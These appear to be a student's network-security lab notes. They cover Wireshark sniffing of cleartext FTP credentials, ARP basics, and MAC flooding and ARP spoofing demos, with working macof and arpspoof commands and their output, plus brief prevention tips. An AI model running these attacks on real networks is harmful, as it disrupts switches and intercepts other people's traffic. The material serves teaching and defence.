4	2006-12-16 20:24:40.503947	192.168.0.193	192.168.0.114	FTP	84	Response: 220 Chris Sanders FTP Server
5	2006-12-16 20:24:40.504807	192.168.0.114	192.168.0.193	FTP	69	Request: USER csanders
6	2006-12-16 20:24:40.506108	192.168.0.193	192.168.0.114	FTP	91	Response: 331 Password required for csanders.
7	2006-12-16 20:24:40.507195	192.168.0.114	192.168.0.193	FTP	65	Request: PASS echo
8	2006-12-16 20:24:40.509484	192.168.0.193	192.168.0.114	FTP	84	Response: 230 User csanders logged in.
9	2006-12-16 20:24:40.509636	192.168.0.114	192.168.0.193	FTP	60	Request: SYST
10	2006-12-16 20:24:40.510945	192.168.0.193	192.168.0.114	FTP	73	Response: 215 UNIX Type: L8
11	2006-12-16 20:24:40.511077	192.168.0.114	192.168.0.193	FTP	60	Request: FEAT
12	2006-12-16 20:24:40.513048	192.168.0.193	192.168.0.114	FTP	133	Response: 211-Extensions supported:
13	2006-12-16 20:24:40.513258	192.168.0.114	192.168.0.193	FTP	80	Request: CLNT FlashFXP 3.4.0.1145
14	2006-12-16 20:24:40.514539	192.168.0.193	192.168.0.114	FTP	88	Response: 200 "FlashFXP 3.4.0.1145" noted.
15	2006-12-16 20:24:40.517142	192.168.0.114	192.168.0.193	FTP	61	Request: CWD /
16	2006-12-16 20:24:40.521676	192.168.0.193	192.168.0.114	FTP	109	Response: 250 CWD command successful. "/" is current directory.
17	2006-12-16 20:24:40.523059	192.168.0.114	192.168.0.193	FTP	59	Request: PWD
18	2006-12-16 20:24:40.524362	192.168.0.193	192.168.0.114	FTP	85	Response: 257 "/" is current directory.
19	2006-12-16 20:24:40.674666	192.168.0.114	192.168.0.193	TCP	54	1137 → 21 [ACK] Seq=77 Ack=316 Win=17109 Len=0
20	2006-12-16 20:24:40.844895	192.168.0.114	63.245.209.21	TCP	54	4844 → 80 [FIN, ACK] Seq=1 Ack=1 Win=16755 Len=0
21	2006-12-16 20:24:40.949327	63.245.209.21	192.168.0.114	TCP	60	80 → 4844 [FIN, ACK] Seq=1 Ack=2 Win=8190 Len=0
22	2006-12-16 20:24:40.949353	192.168.0.114	63.245.209.21	TCP	54	4844 → 80 [ACK] Seq=2 Ack=2 Win=16755 Len=0
23	2006-12-16 20:24:43.152163	192.168.0.114	192.168.0.193	FTP	62	Request: TYPE I
24	2006-12-16 20:24:43.155253	192.168.0.193	192.168.0.114	FTP	74	Response: 200 Type set to I.
25	2006-12-16 20:24:43.156833	192.168.0.114	192.168.0.193	FTP	70	Request: SIZE Music.mp3
26	2006-12-16 20:24:43.158619	192.168.0.193	192.168.0.114	FTP	67	Response: 213 4980924
27	2006-12-16 20:24:43.160785	192.168.0.114	192.168.0.193	FTP	60	Request: PASV
28	2006-12-16 20:24:43.163259	192.168.0.193	192.168.0.114	FTP	103	Response: 227 Entering Passive Mode (192,168,0,193,28,86)
29	2006-12-16 20:24:43.163553	192.168.0.114	192.168.0.193	TCP	62	1140 → 7254 [SYN] Seq=0 Win=32768 Len=0 MSS=1460 SACK_PERM
30	2006-12-16 20:24:43.164508	192.168.0.193	192.168.0.114	TCP	62	7254 → 1140 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=1452 SACK_PERM
31	2006-12-16 20:24:43.164521	192.168.0.114	192.168.0.193	TCP	54	1140 → 7254 [ACK] Seq=1 Ack=1 Win=32768 Len=0
32	2006-12-16 20:24:43.164645	192.168.0.114	192.168.0.193	FTP	70	Request: RETR Music.mp3

Frame 32: 70 bytes on wire (560 bits), 70 bytes captured (560 bits)

If you do this it will collect all the un encrypted data and display for you




Destination Protocol Length Info
192.168.0.193 TCP 62 1140 → 7254 [SYN] Seq=0 Win=32768 Len=0 MSS=1460 SACK_PERM
Wireshark · Follow TCP Stream (tcp.stream eq 2) · ftp.pcap
ID3.....vTALB...&...Unknown Album (2/26/2006 11:12:20 AM)TIT2.....Track 2MCDI...(..
3.+.9.6.+.4.B.0.C.+.8.7.E.7.+.D.D.4.2...TRCK.....
2TCON.....UnknownPRIV.....PeakValue..[..PRIV.....AverageLevel..
..TPE1.....Unknown ArtistTLEN.....
207720
Packet 35, 0 client pkts, 4 server pkts, 0 turns. Click to select.
Entire conversation (5808 bytes)
Show data as ASCII
Stream 2
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help
Port: 7254, Seq: 0, Len: 0



Destination Protocol Length Info
192.168.0.193 TCP 62 1137 → 21 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM
Wireshark · Follow TCP Stream (tcp.stream eq 0) · ftp.pcap
220 Chris Sanders FTP Server
USER csanders
331 Password required for csanders.
PASS echo
230 User csanders logged in.
SYST
215 UNIX Type: L8
FEAT
211-Extensions supported:
CLNT
MDTM
PASV
REST STREAM
SIZE
211 End.
CLNT FlashFXP 3.4.0.1145
200 "FlashFXP 3.4.0.1145" noted.
CWD /
250 CWD command successful. "/" is current directory.
PWD
257 "/" is current directory.
TYPE I
200 Type set to I.
SIZE Music.mp3
213 4980924
PASV
227 Entering Passive Mode (192,168,0,193,28,86)
RETR Music.mp3
11 client pkts, 12 server pkts, 22 turns.
Entire conversation (623 bytes)
Show data as ASCII
Stream 0
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help
Port: 21, Seq: 77, Ack: 316, L

Experience

1) Open wireshark and be familiar with it
   a) Open it on your interface
   b) Try to access google.com
   c) Observe what happens
2) Open tshark and observe it
3) Download the pcap file below and get the “Username” and “Password”
   a) https://github.com/markofu/pcaps/blob/master/PracticalPacketAnalysis/ppa-capture-files/telnet.pcap

What is ARP /Address Resolution Protocol/

- Address Resolution Protocol (ARP) is **a procedure for mapping a dynamic IP address to a permanent physical machine address in a local area network (LAN)**. The physical machine address is also known as a media access control (MAC) address.
- The reason why we need ARP is because **computers need to know both the IP address and the MAC address of a destination before they can start network communication**



demo


Look at the below wireshark capture.

In this case the source is my router.

No.	Time	Source	Destination	Protocol	Length	Info
263	368.758504625	ChinaMob_76:e0:58	06:0c:01:00:8c:6d	ARP	42	Who has 192.168.1.8? Tell 192.168.1.1
264	368.758520033	06:0c:01:00:8c:6d	ChinaMob_76:e0:58	ARP	42	192.168.1.8 is at 06:0c:01:00:8c:6d

searching...

- On the search bar you can search protocols(ICMP,ARP,HTTP..) or some ip addresses as shown.
- It also try to suggest you and complete it for you.




Mac flooding

- MAC Flooding is one of the most common network attacks.
- Unlike other web attacks, MAC Flooding is not a method of attacking any host machine in the network, but it is the method of attacking the network switches.
- However, the victim of the attack is a host computer in the network.
- the switches maintain a table structure called MAC Table.
- This MAC Table consists of individual MAC addresses of the host computers on the network which are connected to ports of the switch.
- This table allows the switches to direct the data out of the ports where the recipient is located.
    - As we've already seen, the hubs broadcast the data to the entire network allowing the data to reach all hosts on the network but switches send the data to the specific machine(s) which the data is intended to be sent.
    - This goal is achieved by the use of MAC tables.
- The aim of the MAC Flooding is to takedown this MAC Table.
- In a typical MAC Flooding attack, the attacker sends Ethernet Frames in a huge number. When sending many Ethernet Frames to the switch, these frames will have various sender addresses. The intention of the attacker is consuming the memory of the switch that is used to store the MAC address table.
- The MAC addresses of legitimate users will be pushed out of the MAC Table.
- Now the switch cannot deliver the incoming data to the destination system. So considerable number of incoming frames will be flooded at all ports.

Mac table

```
Switch>en
Switch#show mac address-table
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----
  20    001b.10a0.2500    DYNAMIC     Gi1/0
  20    001b.10ae.7d00    DYNAMIC     Gi0/0
  30    001b.108c.8700    DYNAMIC     Gi1/2
  30    001b.10ae.7d00    DYNAMIC     Gi0/0
  30    0050.7966.6803    DYNAMIC     Gi1/1
Total Mac Addresses for this criterion: 5
Switch#
```



demo.

- I have set ping sweep on my windows to check the connection
- Wireshark to see the package
- And used macof tool for the mac flood.
- Also can be sent to specific 1 destination /ip
- The command needs
  - sudo

```
PS C:\Users\Nathan Hailu> ping google.com -n 10000

Pinging google.com [142.251.161.138] with 32 bytes of data:
Reply from 142.251.161.138: bytes=32 time=227ms TTL=107
Reply from 142.251.161.138: bytes=32 time=227ms TTL=107
Reply from 142.251.161.138: bytes=32 time=231ms TTL=107
Reply from 142.251.161.138: bytes=32 time=227ms TTL=107
Reply from 142.251.161.138: bytes=32 time=226ms TTL=107
Reply from 142.251.161.138: bytes=32 time=230ms TTL=107
Reply from 142.251.161.138: bytes=32 time=227ms TTL=107
```

```
┌──(nathan㉿Nathan)-[~]
└─$ sudo macof -i wlan0
```

```
┌──(nathan㉿Nathan)-[~]
└─$ macof -i wlan0 -n 10 -d 192.168.220.140
```

....

```
Reply from 142.251.161.138: bytes=32 time=227ms TTL=107
Reply from 142.251.161.138: bytes=32 time=227ms TTL=107
Reply from 142.251.161.138: bytes=32 time=229ms TTL=107
Reply from 142.251.161.138: bytes=32 time=230ms TTL=107
Reply from 142.251.161.138: bytes=32 time=227ms TTL=107
Reply from 142.251.161.138: bytes=32 time=228ms TTL=107
Reply from 142.251.161.138: bytes=32 time=228ms TTL=107
Reply from 142.251.161.138: bytes=32 time=228ms TTL=107
Reply from 142.251.161.138: bytes=32 time=227ms TTL=107
Reply from 142.251.161.138: bytes=32 time=229ms TTL=107
Reply from 142.251.161.138: bytes=32 time=227ms TTL=107
Reply from 142.251.161.138: bytes=32 time=234ms TTL=107
Request timed out.
Request timed out.
Request timed out.
```

- Macof will send a lot of fake MAC's to the switch and makes if confused, and do stop proper functioning this can cause , disconnections between hosts.
- As you see google is now disconnected from host.

```
┌──(nathan㉿Nathan)-[~]
└─$ sudo macof -i wlan0
4d:e:c1:5a:bf:d3 d:6c:1d:27:45:97 0.0.0.0.61198 > 0.0.0.0.56823: S 418603750:418603750(0) win 512
57:6c:35:47:e4:a7 22:3e:93:29:e6:5e 0.0.0.0.48890 > 0.0.0.0.14184: S 426098387:426098387(0) win 512
cf:db:77:51:aa:f2 7e:46:ba:8:15:47 0.0.0.0.821 > 0.0.0.0.25699: S 1902570399:1902570399(0) win 512
e8:54:92:2a:15:46 f8:13:a0:66:a5:12 0.0.0.0.56985 > 0.0.0.0.19562: S 1901249417:1901249417(0) win 512
41:db:d6:1e:68:68 b8:74:9f:d:ce:61 0.0.0.0.2146 > 0.0.0.0.34378: S 1997416619:1997416619(0) win 512
a:3d:3e:54:0:4d af:10:97:42:80:e0 0.0.0.0.48873 > 0.0.0.0.5963: S 2104525479:2104525479(0) win 512
c0:f0:61:4d:91:ff f7:26:d:3b:ba:38 0.0.0.0.36766 > 0.0.0.0.28880: S 11111200:11111200(0) win 512
b4:95:8f:35:e1:85 df:17:3:15:9b:4d 0.0.0.0.46572 > 0.0.0.0.28690: S 649122763:649122763(0) win 512
ae:6a:ff:65:c4:8b 7b:78:2a:2a:f3:a3 0.0.0.0.49064 > 0.0.0.0.11054: S 402732549:402732549(0) win 512
d3:2:4b:44:28:8c 53:c:0:33:22:a9 0.0.0.0.59521 > 0.0.0.0.21633: S 937036417:937036417(0) win 512
f3:37:8:61:9f:d 17:a6:16:54:dd:c5 0.0.0.0.14864 > 0.0.0.0.4391: S 373504940:373504940(0) win 512
f9:69:d3:7c:9d:22 a:d1:46:6f:72:9 0.0.0.0.49197 > 0.0.0.0.1594: S 479476528:479476528(0) win 512
97:8:63:3d:e2:9e 8c:cb:d0:4e:4d:85 0.0.0.0.54999 > 0.0.0.0.12423: S 1824737022:1824737022(0) win 512
18:5c:ba:48:bc:cc 78:64:59:42:0:1f 0.0.0.0.32990 > 0.0.0.0.52393: S 237045010:237045010(0) win 512
61:7b:d5:5:ff:79 13:a:58:6b:87:c1 0.0.0.0.60956 > 0.0.0.0.50079: S 1117192095:1117192095(0) win 512
8:65:cc:6c:30:88 5:2b:be:39:31:6c 0.0.0.0.19313 > 0.0.0.0.58453: S 773435190:773435190(0) win 512
26:9b:62:62:22:82 8d:ed:61:5e:5a:24 0.0.0.0.9831 > 0.0.0.0.41473: S 867596157:867596157(0) win 512
42:99:8c:5b:6a:2c d7:82:c3:30:39:ea 0.0.0.0.9782 > 0.0.0.0.23566: S 1712624792:1712624792(0) win 512
1e:de:d1:43:81:4c f6:d6:a6:19:b3:86 0.0.0.0.45947 > 0.0.0.0.33827: S 393661178:393661178(0) win 512
6e:c0:e7:42:f9:df 7b:56:73:3c:44:cf 0.0.0.0.44494 > 0.0.0.0.43706: S 1016043907:1016043907(0) win 512
43:88:12:5c:e1:4a a7:d4:c4:30:f0:17 0.0.0.0.20221 > 0.0.0.0.56145: S 1247806731:1247806731(0) win 512
fb:73:c3:4f:5a:f1 aa:6d:81:28:5b:b4 0.0.0.0.45686 > 0.0.0.0.43914: S 1766910385:1766910385(0) win 512
70:d3:e6:68:57:d6 22:70:be:4:45:4f 0.0.0.0.855 > 0.0.0.0.54123: S 1503087192:1503087192(0) win 512
30:a4:3d:8:45:8 2c:5a:1e:4a:d9:b1 0.0.0.0.42294 > 0.0.0.0.61233: S 1597363587:1597363587(0) win 512
2f:31:ac:7:77:78 fc:74:1:71:6:cf 0.0.0.0.40421 > 0.0.0.0.57160: S 537586060:537586060(0) win 512
79:dd:b6:16:ed:c5 88:ca:b6:7c:10:69 0.0.0.0.25156 > 0.0.0.0.39049: S 1530782986:1530782986(0) win 512
32:9c:c0:55:b5:ec 6e:40:a:4e:3e:16 0.0.0.0.28580 > 0.0.0.0.50117: S 1117117257:1117117257(0) win 512
ab:20:bd:17:bb:56 a7:45:2d:57:65:9e 0.0.0.0.64625 > 0.0.0.0.17319: S 2070064525:2070064525(0) win 512
73:2:1b:32:1f:9d 79:9d:7e:2e:cd:fb 0.0.0.0.26794 > 0.0.0.0.26741: S 8976684:8976684(0) win 512
f0:69:b8:4:a7:eb e4:5d:c4:37:21:fd 0.0.0.0.11215 > 0.0.0.0.61834: S 154136270:154136270(0) win 512
8d:ae:5a:67:66:30 45:b0:24:70:bd:32 0.0.0.0.64611 > 0.0.0.0.52029: S 1278295458:1278295458(0) win 512
8d:7c:ba:54:61:be df:6:95:3b:3f:1d 0.0.0.0.65129 > 0.0.0.0.8922: S 1434180510:1434180510(0) win 512
5b:d1:71:7a:c2:9f f1:2c:d6:36:75:61 0.0.0.0.38317 > 0.0.0.0.51379: S 1814391570:1814391570(0) win 512
3c:5c:26:36:20:6d 7d:8d:95:30:cc:32 0.0.0.0.30967 > 0.0.0.0.7233: S 158256814:158256814(0) win 512
f9:57:9c:69:64:a9 d0:e5:5c:5b:a:84 0.0.0.0.19631 > 0.0.0.0.17678: S 782495634:782495634(0) win 512
3a:9b:f2:21:2:ea 86:5f:5:3e:f4:20 0.0.0.0.34465 > 0.0.0.0.57638: S 2067793892:2067793892(0) win 512
66:fd:6c:71:86:95 8c:5:6d:45:e6:ac 0.0.0.0.14790 > 0.0.0.0.16714: S 395702146:395702146(0) win 512
74:7e:a1:45:ad:48 6c:d7:db:63:42:85 0.0.0.0.32926 > 0.0.0.0.6503: S 111427669:111427669(0) win 512
a6:fe:89:18:27:4 a5:7:33:1:bc:b4 0.0.0.0.61228 > 0.0.0.0.11196: S 1044608821:1044608821(0) win 512
82:10:14:79:4b:a4 a5:19:32:6e:8f:54 0.0.0.0.16230 > 0.0.0.0.2808: S 779379455:779379455(0) win 512
32:49:a9:53:89:55 6d:60:be:2e:23:58 0.0.0.0.55822 > 0.0.0.0.56170: S 165342064:165342064(0) win 512
95:e3:aa:16:7c:c 31:79:fe:2b:18:3 0.0.0.0.22378 > 0.0.0.0.12389: S 881148290:881148290(0) win 512
6a:ab:4b:77:9d:7f dd:ce:50:62:8d:2a 0.0.0.0.31414 > 0.0.0.0.37778: S 33196894:33196894(0) win 512
74:aa:9c:2f:34:2a c8:93:eb:4d:3d:69 0.0.0.0.17697 > 0.0.0.0.23654: S 562919004:562919004(0) win 512
1b:f0:53:d:29:92 2b:e7:bc:5f:9e:a2 0.0.0.0.60648 > 0.0.0.0.27820: S 321987924:321987924(0) win 512
7b:82:13:77:3a:db be:19:cf:48:bc:aa 0.0.0.0.11549 > 0.0.0.0.126: S 922358611:922358611(0) win 512
77:97:31:75:5f:24 a4:7f:6:65:5c:6e 0.0.0.0.10971 > 0.0.0.0.21181: S 2082195277:2082195277(0) win 512
62:d7:c6:35:d7:c0 c:d5:e2:7f:11:d4 0.0.0.0.23602 > 0.0.0.0.53342: S 342639217:342639217(0) win 512
```

Wireshark mac spoof

No.	Time	Source	Destination	Protocol	Length	Info
9770	3761.1436134…	45.157.77.121	4.191.1.68	IPv4	54	
9771	3761.1436146…	172.71.251.66	253.5.20.7	IPv4	54	
9772	3761.1436158…	176.20.129.59	218.3.236.95	IPv4	54	
9773	3761.1436173…	242.133.82.80	184.144.246.89	IPv4	54	
9774	3761.1436301…	32.207.86.101	252.250.185.23	IPv4	54	
9775	3761.1436473…	80.33.251.13	157.55.130.104	IPv4	54	
9776	3761.1436696…	37.236.181.92	203.178.233.103	IPv4	54	
9777	3761.1436906…	30.35.33.47	88.251.143.120	IPv4	54	
9778	3761.1437091…	176.161.140.89	37.208.112.104	IPv4	54	
9779	3761.1509983…	228.163.61.47	25.74.160.13	IPv4	54	
9780	3761.1510185…	133.148.2.62	98.163.236.63	IPv4	54	
9781	3761.1510199…	76.209.224.65	1.248.76.127	IPv4	54	
9782	3761.1510216…	46.68.91.98	161.48.98.36	IPv4	54	
9783	3761.1510231…	160.33.1.106	6.102.79.49	IPv4	54	
9784	3761.1510242…	183.41.171.60	179.156.166.60	IPv4	54	
9785	3761.1510260…	56.152.108.49	105.201.184.3	IPv4	54	
9786	3761.1510274…	145.78.87.67	108.174.182.69	IPv4	54	
9787	3761.1510285…	65.215.155.115	170.22.115.14	IPv4	54	
9788	3761.1510295…	68.152.21.27	247.85.150.88	IPv4	54	

This can cause huge damage on the network, it is fixed by rebooting the router. DONT try it on your network


Prevention


1. **Port Security –** Limits the no of MAC addresses connecting to a single port on the Switch. `switch port-security maximum 5`
2. **MAC Filtering –** Limits the no of MAC addresses to a certain extent.

ARP Spoof

- ARP translates Internet Protocol (IP) addresses to a Media Access Control (MAC) address
- Most commonly, devices use ARP to contact the router or gateway that enables them to connect to the Internet.
- An ARP spoofing, also known as ARP poisoning, is a Man in the Middle (MitM) attack that allows attackers to intercept communication between network devices. The attack works as follows:
    a. The attacker must have access to the network. They scan the network to determine the IP addresses of at least two devices—let's say these are a workstation and a router.
    b. The attacker uses a spoofing tool, to send out fake ARP responses.
    c. The fake responses advertise that the correct MAC address for both IP addresses, belonging to the router and workstation, is the attacker's MAC address. This fools both router and workstation to connect to the attacker's machine, instead of to each other.
    d. The two devices update their ARP cache entries and from that point onwards, communicate with the attacker instead of directly with each other.
    e. The attacker is now secretly in the middle of all communications

ARP poisoning





demo

1) We will get the mac of our gateway
2) We will get our linux machine mac
   a) arp -g
3) Enable ip forward
   a) sudo sysctl net.ipv4.ip_forward=1
4) Start the spoofing with arpspoof tool
   a) Arpspoof -i interface -t target -r defaultgatewayip

- NOTE:
  - ip of attacker: 192.168.1.8
  - Ip of victim: 192.168.1.3
  - gatewap : 192.168.1.1

```
PS C:\Users\Nathan Hailu> arp -g

Interface: 192.168.1.3 --- 0x24
  Internet Address      Physical Address      Type
  192.168.1.1           44-c8-74-76-e0-58     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

```
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.8  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::f55a:3099:6bf5:ee5b  prefixlen 64  scopeid 0x20<link>
        ether 06:0c:01:00:8c:6d  txqueuelen 1000  (Ethernet)
        RX packets 194591  bytes 256822429 (244.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 133236  bytes 12713688 (12.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(nathan㉿Nathan)-[~]
└─$
```

```
┌──(nathan㉿Nathan)-[~/rex]
└─$ sudo sysctl net.ipv4.ip_forward=1
[sudo] password for nathan:
net.ipv4.ip_forward = 1
```

...

```
┌──(nathan㉿Nathan)-[~]
└─$ sudo arpspoof -i wlan0 -t 192.168.1.3 -r 192.168.1.1
[sudo] password for nathan:
6:c:1:0:8c:6d 18:cc:18:3b:bc:35 0806 42: arp reply 192.168.1.1 is-at 6:c:1:0:8c:6d
6:c:1:0:8c:6d 44:c8:74:76:e0:58 0806 42: arp reply 192.168.1.3 is-at 6:c:1:0:8c:6d
6:c:1:0:8c:6d 18:cc:18:3b:bc:35 0806 42: arp reply 192.168.1.1 is-at 6:c:1:0:8c:6d
6:c:1:0:8c:6d 44:c8:74:76:e0:58 0806 42: arp reply 192.168.1.3 is-at 6:c:1:0:8c:6d
6:c:1:0:8c:6d 18:cc:18:3b:bc:35 0806 42: arp reply 192.168.1.1 is-at 6:c:1:0:8c:6d
6:c:1:0:8c:6d 44:c8:74:76:e0:58 0806 42: arp reply 192.168.1.3 is-at 6:c:1:0:8c:6d
6:c:1:0:8c:6d 18:cc:18:3b:bc:35 0806 42: arp reply 192.168.1.1 is-at 6:c:1:0:8c:6d
